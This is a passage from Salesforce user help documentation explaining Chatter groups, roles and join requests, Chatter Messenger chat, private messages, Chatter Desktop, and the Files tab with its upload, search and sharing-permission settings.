People with the “Modify All Data” permission can perform all actions on all groups and people with the “View All Data” permission can view details of all groups, regardless of membership.

See Also:

What happens when the owner of a Chatter group is deactivated?

Changing Chatter Group Roles

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To change Chatter group roles for groups you own or manage:

1. Click **Change Roles** on a group detail page.
2. To search for members, start typing in the search box. Optionally sort the list by toggling between **Managers** and **All Members**.
3. Select the Manager checkbox for people you want to be managers. If a customer is selected as a manager, they will be able to see people who ask to join the group, even if they aren't in other common groups, and will be able to approve requests.

   Note: To change the group owner, you must own the group or have the “Modify All Data” permission. Click the **Group Settings** link next to the current owner to assign a new owner.

4. Click **Done**.

See Also:

What happens when the owner of a Chatter group is deactivated?

What happens when the owner of a Chatter group is deactivated?

The deactivated user still owns the group, but a user with the "Modify All Data" permission can assign a new owner.

See Also:

Changing Chatter Group Roles

Deleting Chatter Groups

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Only the owner of a group and users with the "Modify All Data" permission can delete a group.

1. Click **Group Settings** on a group detail page.
2. Click **Delete**.
3. Click **OK**.

Deleting a group permanently deletes the updates of the group, including any links posted to the group. When you delete a group that includes files, you're not deleting the files, just the references to the files. The files remain in their original location, such as in each file owner's **Files I Own**. If the files were posted to the group and not shared in other locations, deleting the group also removes the references to the files. The files remain in the file owner's **Files I Own**, where they're private but can be shared again later.

See Also:

Viewing Where a File is Shared

Can I change a group's access level, for example, to make a private group public?

If you're a group owner or manager, you can change groups from private to public, or from public to private by editing the group settings. If you change a private group to public, updates and files are visible to all users, all pending requests to join the group are accepted, and anyone can join the group. You can't change the group access level for private groups that allow customers.

Chatter Group Roles Overview

VIEW GROUPS AND THEIR MEMBERS

Viewing Chatter Group Details

Click a group's name in a feed, in the Groups list, or on someone's profile to see the group's updates, files, and group members.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

How much detail you see and what you can do on a group's page depends on the type of group, whether you're a member, owner or manager of the group, and on your group role.

Non-Members of Public Groups

If you're viewing the group detail page of a public group you're not a member of, you can

Post and comment
: Type an update above the feed or comment below a post in the feed and click **Share**.

Join the group
: Click **Join** to join the group.

View group description and information
: The group description and information displays below the group photo.

View the group's members
: The Group Members section shows the group's current members. The group owner's picture has a key icon and displays in the top left. For groups that allow customers, the Customers section shows you if the group has any customers.

View, download, and search files posted to the group
: The group files are listed in the Group Files section on the right side of the group detail page.

View the topics the group is talking about
: The group's topics display below posts in the group feed.

Search for group information
: Click above the feed to search for information in the group.

Non-Members of Private Groups

If you're viewing the group detail page of a private group you're not a member of, you can only

Ask to join the group
: Click **Ask to Join** to send an email to the owner and managers of a private group requesting to join.

View the group's picture and description
: The group description displays below the group photo.

Group Members of Public and Private Groups

When you're a member of a public or private group, you can also

Change Email Settings

Click **Email Me...** to be emailed about activity in the group, either every time someone posts, daily, or weekly. The link changes depending on your settings. For example, selecting **Every Post** changes the link to **Email Every Post**. To stop receiving email for the group's activity, click **Turn Off Group Email**. Clicking **Email Settings** takes you to the email settings page, where you can modify all your Chatter email settings.

Invite People

If your administrator has enabled invitations, click **Invite People** to invite people not already using Chatter to join the group. For private groups, you must be a manager or owner to invite people.

Leave the group

Click ×, or to withdraw a request to join a private group. To leave a group you own, you must first assign a new owner.

Group Owners and Group Managers

When you're the owner or manager of a public or private group, you can also

Add or remove group members

Click **Add/Remove Members** to add or remove group members.

Change the group photo

Hover over the group photo and click **Add Photo**, **Update**, or **Delete** to modify the group photo.

Edit group settings

Click **Group Settings** to edit group settings, including the name, description, owner, and access level.

Edit the Information section

Click **Add Information** or in the Information section to add additional information for the group's members. You can customize this section, including its title, to say anything you want.

Edit the Description section

Click **Add Description** or in the Description section to add a description of the group.

Change member roles

Click **Change Roles** to change member roles. This link doesn't display on groups with only one member.

Accept or decline requests for private groups

Click **Requests** to accept or decline requests to join a private group. This link only displays when there are requests.

Using the Group Files List

Viewing Chatter Group Memberships

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The Groups list on your profile shows you the Chatter groups you belong to, sorted by the most recent activity date. If you're not a member of any groups, click **Join or create groups** to view the Groups tab and join some groups. You can also view the Groups list on other people's profiles to see their group memberships.

Click **Show All** to view the full list in alphabetical order.

- Use the **Next** and **Previous** links to see more of the list.
- Click ✖ to leave a group or withdraw a request to join.
- On another person's groups list, click **Join** to join a public group.
- On another person's groups list, click **Ask to Join** to send a request to join a private group.
- Click **Done** to close the window.

Chatter Group Roles Overview

Viewing Chatter Group Members

The Members section on a Chatter group detail page shows all of the members of a group.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

For public groups, you can always see all group members. For private groups, you have to be a member of the group to see the other group members.

1. Click **Show All** in the Members section to view the full group member list in alphabetical order.

   In the Members window, you can:

   - Filter the list to see all members, managers, or the owner
   - Use the **Next** and **Previous** links to see more of the list
   - Search using the `Find Members` search box
   - Click **Follow** or ✖ next to a person's name to start or stop following them.

     You can't follow customers.

2. Click **Done** to close the window.

Joining or Leaving Chatter Groups

Chatter Group Recommendations

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter recommends groups that you might want to join based on:

- The popularity of the group determined by the number of members.
- The number of people you're following in the group. Chatter recommends groups with the most members you're following.
- If the group is new (created in the last month).

To see an expanded list of your recommendations, click **More** in the Recommendations section. If no recommendations appear, then you already belong to all the recommended groups.

See Also:

Joining or Leaving Chatter Groups

Using the Group Files List

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The Group Files list on a Chatter group shows the five most recent files posted to that group. Hover over a file and you can preview it by clicking the thumbnail, follow, share, download, upload a new version, and go to the file detail page by clicking the file name.

To see a list of all the files posted to a group, to search for a specific file, or to perform actions on a file, click **Show All**. The 25 most recently viewed files are listed by default. On this list you can:

- Search for files that have been posted to the group. The list includes files that you and other people have attached to the Chatter feed on the group. The list doesn't include:
  - Documents from the Documents tab.
  - Attachments from the Notes and Attachments related list.
- Upload private files or upload and share files with people, groups, or via a file link.
- Preview a file without downloading it.
- Follow and receive updates about a file in the Chatter feed. Click ✖ next to the file you're following to stop receiving updates about the file.
- Click ▼ to download, upload a new version, share with people, groups, or via link, and see sharing settings.
- Click a file name to view the file detail page. You can view detail pages for all files, but you'll only see updates in the Chatter feed for files you follow.
- Click a file owner's name to see his or her profile.

Note:

- Not all files can be previewed, such as copy-protected PDFs, unknown file types, and any file larger than 25 MB. For files that can't be previewed, the **Preview** option isn't available on feeds or list views, and files appear as generic file type icons in the feed. Some Microsoft Office 2007 features don't display correctly in previews.
- Files without a file extension or with an unrecognized file extension are listed as "unknown" in the Type column.

Accepting or Declining Private Group Requests

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

As the owner or manager of a private Chatter group, you can accept or decline requests to join the group. Additionally, users with the "Modify All Data" permission can view and manage requests for all groups.

1. View the list of requests by doing one of the following:
   - On a group detail page, click the **Request** link, for example, **3 Requests**
   - On a group detail page, click **Add/Remove Members** and then click the **Requests** filter, or scan for requests in the **Everyone** filter
   - Click the link provided in the email request
2. Accept or decline the requests.

   Note: An email is sent to each person to tell them that their request was accepted or declined.

   - Click **Accept** to accept. If there are more than two requests, you can accept them all by clicking **Accept *x* of *y***, for example, **Accept 3 of 3**.
   - Click × to decline. Optionally enter a message that will be included with your decline email and click **Send**. If you change your mind, you can click **Cancel** to go back.
3. Click **Done** to close the window.

If you make a private group public, any pending requests are automatically accepted.

CHATTER MESSENGER (CHAT)

What is chat?

Chat lets you chat instantly and securely with people in Chatter. You don't have to manually add anyone to a buddy list—everyone you follow in Chatter shows up automatically in your chat list.

See Also:

Using Chatter Messenger

Using Chatter Messenger

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Click the Chat header to expand or minimize chat. To get the most out of your chat experience, click in the chat list to pop it out to a separate browser window. Then, you can easily chat with people while you browse other sites and use other applications.

Note: Chatter Messenger is not supported using Microsoft® Internet Explorer® version 7.0. Internet Explorer 7 users don't have access to Chatter Messenger, and appear offline to other Chatter Messenger users. We recommend these users switch to a different supported browser.

With chat, you can:

- Let people know if you're available to chat.
- Chat with people.
- Add people to and remove people from your My Favorites list.
- Pop out your chat to a separate browser window.
- Use emoticons when you chat with people.
- Customize your chat options, such as sounds and notifications.
- View your chat history.

Chatter Messages Overview

Using the Chat List

Tips for using the chat list.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- Use the search box at the top of your chat list to quickly find and chat with any online Chatter user, including the people you don't follow.
- Switch between active chats by clicking a chat in the Current Chats list.
- To add someone to your chat list, follow them in Chatter.
- Add people you chat with frequently to your My Favorites list.
- Click to customize your chat options.
- Click your status at the top of the chat list to change your chat status on page 2394.
- When a chat is minimized, you'll see the new message indicator for new messages.

See Also:

Changing Your Chat Status

Adding People to the My Favorites List in Chat

The list of people you follow in Chatter can be long. Add up to 100 chats with one or more people to your My Favorites list and they'll always show up at the top of your chat list.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- In an active chat with one or more people, click to save the chat as a favorite.
- You can also click and drag a single person's name from the People I Follow list to the My Favorites list.
- You can rename a chat with multiple people in your My Favorites list. Click **Edit** next to My Favorites, click the multiple-person chat you want to rename, and type a new name. For example, if you have a favorite chat with *`Sue, John, Jeff`*, you could rename it to `Sales Team`. All names must be unique.

PRIVATE MESSAGES

Chatter Messages Overview

Communicate privately in Chatter using messages.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Watch a Demo: Sending Private Chatter Messages (3:15 minutes)

Chatter messages let you have secure private conversations with other Chatter users. Use messages to send your manager a question privately, or to communicate with a few select people when a discussion isn't relevant to everyone you work with. Messages are also used to notify people when a file has been shared with them. Messages don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

View your messages by clicking the **Messages** link in the Chatter tab. On the My Messages page, you can:

- See the most recent message in each of your conversations. The most recent message displays at the top of the list.
- See the photo of the person who sent the most recent message in a conversation.
- See if you have unread messages ().
- See if you sent the most recent reply () in a conversation.
- Click any message to view the full history of messages exchanged in that conversation.
- Send a message by clicking **New Message**.

Your messages are organized into conversations, with each conversation defined by the unique combination of people participating in it. For example, let's say you send a message to Sally Smith. When Sally replies, her message continues your one-on-one conversation. Every new message you send to Sally—even if it's about a different topic—also continues the same conversation. Over time, you build a rich conversation history with Sally that contains every message you've ever exchanged with her. At the same time, let's say you send a message to both Sally Smith and Bob Johnson. That message is considered part of a separate conversation between you, Sally, and Bob. When Sally replies, her message continues a separate conversation from your one-on-one conversation with Sally.

Consider these tips for using Chatter messages.

- You can send messages to anyone in your Chatter organization. It doesn't matter who you follow, who's following you, what groups you belong to, or if the recipient is a customer.
- Conversations can involve just one other person, or up to ten people total, including yourself. You can't send a message to yourself.
- Conversation participants are established when someone sends the first message in the conversation. No one can add people or remove people from the conversation after the first message is sent.
- As others reply, the **Messages** link on the Chatter tab shows the number of conversations with new messages. If you're already receiving Chatter email notifications, you'll automatically be notified of new messages.
- You can't delete messages or conversations.
- An administrator with the “Manage Chatter Messages” permission can view and delete all users' messages in Chatter; for example, for compliance purposes.
- If after reading the messages in a conversation you want to mark the conversation unread, you can do so only via the Chatter REST API, not via the user interface.

What is chat?

Searching for Chatter Messages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To search for people and text in your Chatter messages:

1. In My Messages, enter your search terms in the search box above your messages. Keep in mind these simple search tips:
   - If you're viewing your list of conversations, search looks for matches across all conversations. If you're viewing a single conversation, search looks for matches only within that conversation.

- Searching for a person's name (such as `bob johnson`) finds both the conversations where Bob Johnson is named in the text as well as conversations where he's a participant. If you search for your own name, search results will include all of your messages and conversations because you're a participant in every conversation.
- Searching for `bob jo` finds both Bob Jones and Bob Johnson. We automatically search for terms starting with `bob jo`, as if you had entered the * (asterisk) wildcard (`bob jo*`).
- If you search for the term `customer`, you'll see matches on that term within the text of messages. Matches don't include people who are identified as customers in a conversation's participant list.

2. Click **Search**.
3. Once you see the search results, you can:
   - Refine your search by entering additional search terms or using wildcards or operators.
   - Click a message to view the full conversation if you initially searched across all conversations.

   If there are matches on names in the participant list and the conversation involves lots of people, the match might not be visible because the participant list doesn't show everyone's name. In other words, you'll see the conversation included as a match but the highlighted name match might be hidden from view.

Clear your search terms by clicking ⊗. Chatter automatically clears your search when you enter a reply, send a new message, or leave My Messages.

See Also:

Sharing Files with People

Sending Chatter Messages

Send messages to communicate privately in Chatter.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To send a Chatter message:

1. Start the message from one of these locations:
   - Click the **Messages** link on the Chatter tab, then click **New Message** in My Messages.
   - Click a person's name anywhere in Chatter to view their profile and click **Send a message**.
   - Click **Send a message** on a person's hover.
   - When viewing the full message history of a conversation, use the text box under the most recent message to send a reply.
   - When viewing the email notification about a message you've received, if email replies to Chatter are enabled, reply to the email.

   Sharing a file with people is another way to send a Chatter message. When you share a file, recipients automatically receive a message that lets them know the file has been shared, as well as any additional information you provided.
2. If you started in the Send a Message dialog box, you can add people's names to the recipient list. Type a name in the **To** field and click the name to select it. Add more people to the conversation by entering additional names.

If you're replying within a conversation or via email, the conversation participants can't be changed.

3. Write your message. Messages can be up to 10,000 characters.
4. Submit your message using the appropriate method:
   - In the Send a Message dialog box, click **Send**.
   - If you're replying within a conversation, click **Reply** (or **Reply All** if the conversation involves multiple recipients).
   - If you're replying via email, use the Send option in your email application.

If your message continues an existing conversation, your reply is added to the conversation and appears at the top of the list in My Messages. If your message starts a new conversation because you haven't previously exchanged messages with that unique combination of recipients, your message appears at the top of the list in My Messages as a brand new conversation.

Replying to Chatter Email Notifications

Using Chatter Desktop

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

In the Chatter Desktop window:

Click:	To:
Your profile photo	Change your chat status. Select **Available**, **Away**, or **Offline**. People can't chat with you when you're **Offline**.
	See feed updates from everyone and everything you follow, and post an update. • For any feed post, click **Comment** to add a comment, **Like** to receive email notifications if others comment on that post, or **Delete** to delete the post, if you have access. • To post a file from your computer, drag the file to , or click , which appears when you type a post. • To post a link, type the link in the text box at the top of your feed, or click , which appears when you type a post. • Use the **Sort By** filter at the top of a feed to sort updates: ◊ Post Date—Sorts feeds by post date. To see comments, you must click **Show All Comments** below a post. ◊ Post and Comment Date—Sorts feeds by post and comment date. Each comment appears again when you click **Show All Comments** under its associated post.
	See and comment on updates directed to you.

Chat with people and see their updates. Chat messages are displayed in a separate window.

- Click **Chat Favorites** to see people or chats you've added as favorites. To add a favorite, click next to someone's name or in any active chat with one or more people.
- Click **Following** or **Followers** then click a person's name to see their updates or post to their feed.
- Hover over someone's name:
  - ◊ Click to send them a private message.
  - ◊ Click to add them as a favorite chat. Their name appears in your **Chat Favorites** list.
  - ◊ Click to follow someone or to stop following them.
  - ◊ Click to start a chat. You can then add up to 10 people to the same chat by clicking in the chat window and searching for people to add. You can't chat with people who are **Offline**.

Note: Chat is only available if it's enabled in your organization.

Read and reply to private Chatter messages. Click a message to view it, or click **New Message** to send a new message.

Note: Messages are only available if they are enabled in your organization.

See feed updates from groups:

- Click a group name or search for a group to view its feed or to post updates. You can post in all public groups and any private groups that you belong to.
- Click **Join** to join a group, or **Member** to leave the group.
- Click to view the group description.

See and comment on records you follow. From the drop-down menu at the top, select the type of record you want to view, for example, Account. If you're not following records, there won't be any records in the list. Click a record's name to view its details. Chatter Desktop shows the first eight fields on a record.

Edit your Chatter Desktop settings or switch your connection.

Instantly synchronize your data. While Chatter Desktop synchronizes your data automatically, it does not always happen instantly.

CREATE, SHARE, AND ORGANIZE FILES

Differences between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments

	Files Tab	Salesforce CRM Content	Salesforce Knowledge	Documents Tab	Attachments
Purpose	Upload, store, find, follow, share, and collaborate on Salesforce files in the cloud.	Publish and share official corporate files with coworkers and deliver them to customers.	Create and manage content, known as articles, in a knowledge base. Internal users and customers (on your Customer Portal, partner portal, Service Cloud Portal, or Force.com Sites) can quickly find and view articles they need.	Store Web resources, such as, logos, DOT files, and other Visualforce materials in folders without attaching them to records.	Attach files to records from the Attachments related list on selected detail pages.
Common Uses	Upload a file in Chatter and store it there privately until you're ready to share it. Share the file with coworkers and groups to collaborate and get feedback. Attach files to posts in a Chatter feed on the Home tab, Chatter tab, a profile, a record, or a group.	Create, clone, or modify a sales presentation and save it so only you can see it and work on it. When you're ready, publish it so other users in your company have access to it. Create a content pack and send it to customers.	Write, edit, publish, and archive articles using the Articles Management tab or find and view published articles using the Articles tab. Customers and partners can access articles if Salesforce Knowledge is enabled in your Customer Portal, partner portal, Service Cloud Portal, or Force.com Sites. Create a public knowledge base so website visitors can view articles.	Add a custom logo to meeting requests by uploading your logo to the Documents tab.	Add a file to a specific record, like an event, marketing campaign, contact, or case by attaching it on the Attachments related list.
Supported File Types	All	All	All	All	All

	Files Tab	Salesforce CRM Content	Salesforce Knowledge	Documents Tab	Attachments
Maximum File Sizes	2 GB	• 2 GB • 10 MB for Google Docs • 38 MB when uploaded via the API • 10 MB when uploaded via Visualforce	5 MB for attachments	• 5 MB • 20 KB for a custom-app logo	• 5 MB for file attachments • 2 GB for feed attachments • 10 MB for files attached to email

CHATTER FILES

Files Overview

Use the Files page to upload, store, find, follow, share, and collaborate on files in the cloud.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Watch a Demo: Sharing Files in Chatter (2:45 minutes)

Any file you own and have access to is available to share or attach to posts or comments on Chatter feeds. All file types are supported, including everything from Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs, image files, audio files, and video files. Files up to 2 GB can be uploaded by default. However, your maximum file size is determined by your organization.

Files are automatically added to the Files list when:

- You upload a file.
- You or someone else attaches a file to a Chatter feed or comment. This includes files attached to all public groups, whether you're a member or not, and private groups you're a member of, but not private groups you're not a member of.
- Someone else shares a file privately with you using the Sharing dialog box.
- You upload a file to a Salesforce CRM Content library.

- Someone else uploads a file to a library you're a member of.
- You or someone else creates a content pack or uploads a Web link in Salesforce CRM Content. You only see files from content packs and Web links you have access to.

To learn who can perform which actions on a file, see File Sharing Settings and Permissions on page 2412. For more information about Chatter files and Salesforce CRM Content files, see Differences between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments on page 2403.

FILES TAB

Using the Files Tab

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

On the **Files** page, you can:

- See all the files you own or have access to and filter a certain group of files.
- Search for files using specific filters and by typing terms in the Files search box, or the search box at the top of the page.
- Upload private files or upload and share files with people, groups, or via a file link.
- Preview a file without downloading it.
- Follow and receive updates about a file in the Chatter feed. Click ✖ next to the file you're following to stop receiving updates about the file.
- Click ▾ to download, upload a new version, share with people, groups, or via link, and see sharing settings.
- Click a file name to view the file detail page. You can view detail pages for all files, but you'll only see updates in the Chatter feed for files you follow.
- Click a file owner's name to see his or her profile.

File Sharing Settings and Permissions

Filtering Your Files List

Click a filter on the sidebar to see a certain subset of files.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The Files tab lists all the files you own or have access to. Filters show you certain groups of those files, letting you find what you're looking for quickly.

Filter Name	Description
All Files	All files you own and have access to.
Recently Viewed	The most recent files you've viewed.
MY FILES	All of the files you own, files shared with you, and files you follow.
Files I Own	Only the files you own.
Files Shared with Me	Only files that have been shared with you either by a private share or a public post to your profile.
Files I Follow	Only the files you're following in Chatter.
FILES IN MY GROUPS	Files anyone has attached to groups you're a member of.
FILES IN MY LIBRARIES	Files anyone has uploaded to libraries you're a member of, as well as all files you uploaded to your personal library.

Viewing Where a File is Shared

Searching for Files

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Clicking **Files** displays Chatter and Salesforce CRM Content files you own and have access to, including files posted to feeds. The 25 most recently viewed files are listed by default. You can see and search a certain group of files by clicking a specific filter on the sidebar. The search results are filtered based on the terms entered.

- **All Files**—All files you own and have access to from Chatter and Salesforce CRM Content, including:
  - ◊ Files that have been shared with you
  - ◊ Files you're following

  - Files in your Chatter groups
  - Files in your Salesforce CRM Content libraries
  - Files attached by other people to a Chatter feed. This includes files attached to all public groups, whether you're a member or not, and private groups you're a member of, but not private groups you're not a member of.

- **Recently Viewed**—The most recent files you've viewed.
- **MY FILES**—All files you own, files shared with you, and files you follow.
  - **Files I Own**—Files you have:
    - Uploaded on the Home or Files page. These are private and not shared with anyone, but you can view them, perform actions, share them, and attach them to Chatter feeds.
    - Attached to Chatter feeds from your computer.
    - Uploaded to Salesforce CRM Content libraries you're a member of and your personal library.
  - **Files Shared with Me**—All files that have been shared with you either by a private share or a public post to your profile.
  - **Files I Follow**—All files that you're following.
- **FILES IN MY GROUPS**—All files you and other people shared to groups you're a member of. The last five groups you've visited are listed.
- **FILES IN MY LIBRARIES**—All files you and other people uploaded to libraries you're a member of and all files you uploaded to your personal library. The first five libraries you're a member of, including your personal library, are listed. If you're a member of more than five libraries, click **More** to see a complete list.

To search for files using the Files search:

1. Optionally, click a filter on the sidebar to restrict your search to a specific set of files.
2. Enter your search terms in the box on the Files page. You can search by file name, description, owner, type, or within the file's text.
3. Click **Search** to see a filtered list of all relevant files based on your search terms. Or click to clear your search terms.

You can also search for files from the header search box. Use feed search to find files posted in a specific Chatter feed, such as on a profile, on a record, or in a group.

Note: Feed search returns matches for file or link names shared in posts, but not in comments.

The Files list doesn't include:

- Documents from the Documents tab.
- Attachments from the Notes and Attachments related list.

Search supports several file types and has limits on file sizes. If a file exceeds the maximum size, the text within the file isn't searched, but the file's name, description, type, and owner are.

File Type	File Extensions	Maximum File Size for Text Within the File to be Searchable
HTML	`.htm`, `.html`, `.xhtml`	5 MB
PDF	`.pdf`	25 MB
PPT	`.ppt`, `.pptx`, `.pptm`	25 MB

File Type	File Extensions	Maximum File Size for Text Within the File to be Searchable
RTF	`.rtf`	5 MB
Text	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 MB
Word	`.doc`, `.docx`, `.docm`	25 MB
XML	`.xml`	5 MB
XLS	`.xls`, `.xlsx`, `.xlsm`	5 MB

UPLOAD AND SHARE FILES

Overview of Uploading and Sharing Files

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Upload and share files from:

- The Home page
- The Files page
- The Files Shared with list on a group
- The Files Owned by list on a profile

All file types are supported, including everything from Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs, image files, audio files, and video files. Files up to 2 GB can be uploaded by default. However, your maximum file size is determined by your organization.

The Files Page

When you upload files, they're added to **MY FILES** and **Files I Own** on the Files page. Files you upload from the Files page are automatically uploaded as private. You own files you upload.

Files are also automatically added to the Files page by:

- Attaching a file to a Chatter feed.
- Uploading files to Salesforce CRM Content personal and shared libraries.
- Creating content packs or uploading Web links in Salesforce CRM Content.

The Files list doesn't include:

- Documents from the Documents tab.
- Attachments from the Notes and Attachments related list.

Note: Files without a file extension or with an unrecognized file extension are listed as “unknown” in the Type column.

Private Files

A private file is private, not shared with anyone, and you are the file owner. Only file owners and users with the “View All Data” permission can see private files. Private files are indicated by the word “Private” and a lock icon in both the **MY FILES** and **Files I Own** lists and on the file's detail page. You can search for your private files in Chatter and on the Files list.

Sharing Private Files

You can share private files from the file detail page or by attaching them to a Chatter feed, a profile, a record, or a group. You can also share a file via a link. When you share a private file, it's no longer private. To learn who can perform which actions on a file, see File Sharing Settings and Permissions on page 2412.

File Size Limits in Salesforce

Uploading Files

You can upload one or more files from the Files page, the Files filter on the Chatter tab, the Files Shared With list on a group, or the Files Owned by list on a profile.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Depending on your browser and settings, you may only be able to upload one file at a time. For information on browsers that support uploading multiple files, see Browsers that Support Uploading Multiple Files on page 2411.

1. On the Files page, the Files filter on the Chatter tab, the Files Shared With list on a group, or the Files Owned by list on a profile, click **Upload Files**.
2. In your browser’s file selection dialog box, select the files you want to upload.

   Press CTRL to select multiple files.

   Tip: You can also drag the selected files onto the Files list. This is not supported in Internet Explorer.

3. In the Upload to My Files dialog box, view the status of your file uploads.

   If you decide not to upload the files you’ve selected, do one of the following:

   a. To cancel uploading a particular file, to the right of the upload status indicator, click ✖.
   b. To cancel all remaining files, at the bottom of the dialog box, click **Cancel Remaining Uploads**.

You'll need to manually delete files that were uploaded before you clicked **Cancel Remaining Uploads** from the file detail page.

4. When your files have been uploaded, click **Close**.

When you upload files from the Files page, the files are private. You must manually share the files with people or groups.

Overview of Uploading and Sharing Files

Uploading a New Version of a File

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Upload a new version of a file that was previously uploaded to My Files or attached to a Chatter feed. After you upload the new version, it is available on the Files list and in Chatter. For example, upload a new version of a file if the contents of the previous version have changed. When you upload a new version of a file, a notification is posted to your Chatter feed. Anyone following the previous version also gets a notification in their Chatter feed. If the file is private, only the file owner sees the notification. The notification of the new version includes a file preview, the ability to download, and the file description if provided. Uploading a new version replaces all previous versions in Chatter, but previous versions are still available by clicking **Show all versions** on the file detail page.

To upload a new version:

1. Upload a new version from any of these locations:
   - On the file detail page—Click **Upload New Version**.
   - Next to the file in a feed—Click **More Actions** > **Upload New Version**.
   - Next to the file on the **Files** page, the Files Shared with list on a group, or the Files Owned by list on a profile—Click > **Upload New Version**.
   - On a file hover—Click **Upload New Version**.
2. Click **Browse**, and select a file from your computer.
3. Optionally, add information about the changes you made to the file in the `What Changed` dialog box. The information is shown on the Version History list.
4. Click **Upload New Version**.

The file detail page and any previous posts show the updated version.

Note:

- Only file owners, collaborators, and users with the "Modify all Data" permission can upload new versions. To learn who can perform which actions on a file, see File Sharing Settings and Permissions on page 2412.
- The file owner doesn't change when a collaborator uploads a new version.
- If the file is from Salesforce CRM Content, you can't upload a new version from the file detail page. You can click **Go to Content Detail Page** and upload a new version there.

File Sharing Settings and Permissions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

This table describes file sharing settings which are determined by how the file is shared. The sharing setting and icon appear on a file's detail page and on the Shared With list on a file detail page.

Sharing Setting	Definition	When Does a File Have This Setting?
Private	The file is private. It hasn't been shared with anyone else besides the owner. Only the file owner and users with "Modify All Data" permission can find and view this file, unless it is in a personal library, then only the file owner has access to it.	A file is private when you: • Upload it on the Home or Files page • Publish it to your personal library • Stop sharing it with everyone (Make Private) • Delete posts that include the file and the file isn't shared anywhere else
Privately Shared	The file has only been shared with specific people, groups, or via link. It's not available to all Chatter users in your company. Only the file owner, users with "Modify All Data" or "View all Data" permission, and specific file viewers can find and view this file.	A file is privately shared when it's: • Only shared with specific people or a private group • Posted to a private group • Shared via link • Posted to a feed on a record • Published to a shared library
Your Company	All Chatter users in your company can find and view this file.	A file is shared with your company when it's posted to a feed on the Home page, Chatter page, a profile, a record, or a public group.

This table describes the actions that can be performed by users based on their permission:

Action	File Owner	File Collaborator	File Viewer
View/Preview	Yes	Yes	Yes

Action	File Owner	File Collaborator	File Viewer
Download	Yes	Yes	Yes
Share	Yes	Yes	Yes
Attach a file to a post	Yes	Yes	Yes
Upload New Version	Yes	Yes	
Edit Details	Yes	Yes	
Change Permission	Yes	Yes	
Make a File Private	Yes		
Restrict Access	Yes		
Delete	Yes		

Note:

- No access means that no one in your company can find or view the file unless the file is specifically shared with them or a private group they're a member of.
- Users with "Modify All Data" permission can view, preview, download, share, attach, make private, restrict access, edit, upload new versions, and delete files they don't own. However, if the file is in a personal library, then only the file owner has access to it.
- Users with "View All Data" permission can view and preview files they don't own. However, if the file is in a personal library, then only the file owner has access to it.
- Groups (including group members) and records have viewer permission for files posted to their feeds.
- Permissions for files shared with libraries are determined by the library.

See Also:

Making a File Private
Viewing Where a File is Shared

Changing File Permissions

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

File owners and collaborators can change file permissions for people and groups from viewer to collaborator and vice versa. They can also change file permissions for files shared with their company to viewer, collaborator, or no access.

- Viewers can view, download, and share files.
- Collaborators can view, download, share, change permission, edit the file, and upload new versions.
- No access means that no one in your company can find or view the file unless the file is specifically shared with them or a private group they're a member of.

To change a file permission:

1. On a file detail page, click **Share File** > **Sharing Settings**.
2. Find the person or group whose permission you want to change. Or change permission for `Any Chatter user in your company`.
3. Click the Permission drop-down and select **Viewer**, **Collaborator**, or **No Access** (for your company). The change happens immediately.
4. Click **Close**.

Note:

- A file is shared with your company when it's posted to a feed on the Home page, Chatter page, a profile, a record, or a public group. `Any Chatter user in your company` is given viewer permission by default. If you change the permission from viewer or collaborator to no access, you remove the share to company and to public groups.
- When you share a file with someone, they are given collaborator permission by default. When you share a file with a group, the group members are given viewer permission by default. You can change the default permissions when you share a file for the first time. File owners and collaborators can change permissions after a file has been shared.
- File link recipients can only view and download files. They can't be collaborators.

See Also:

File Sharing Settings and Permissions
Making a File Private

Making a File Private

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

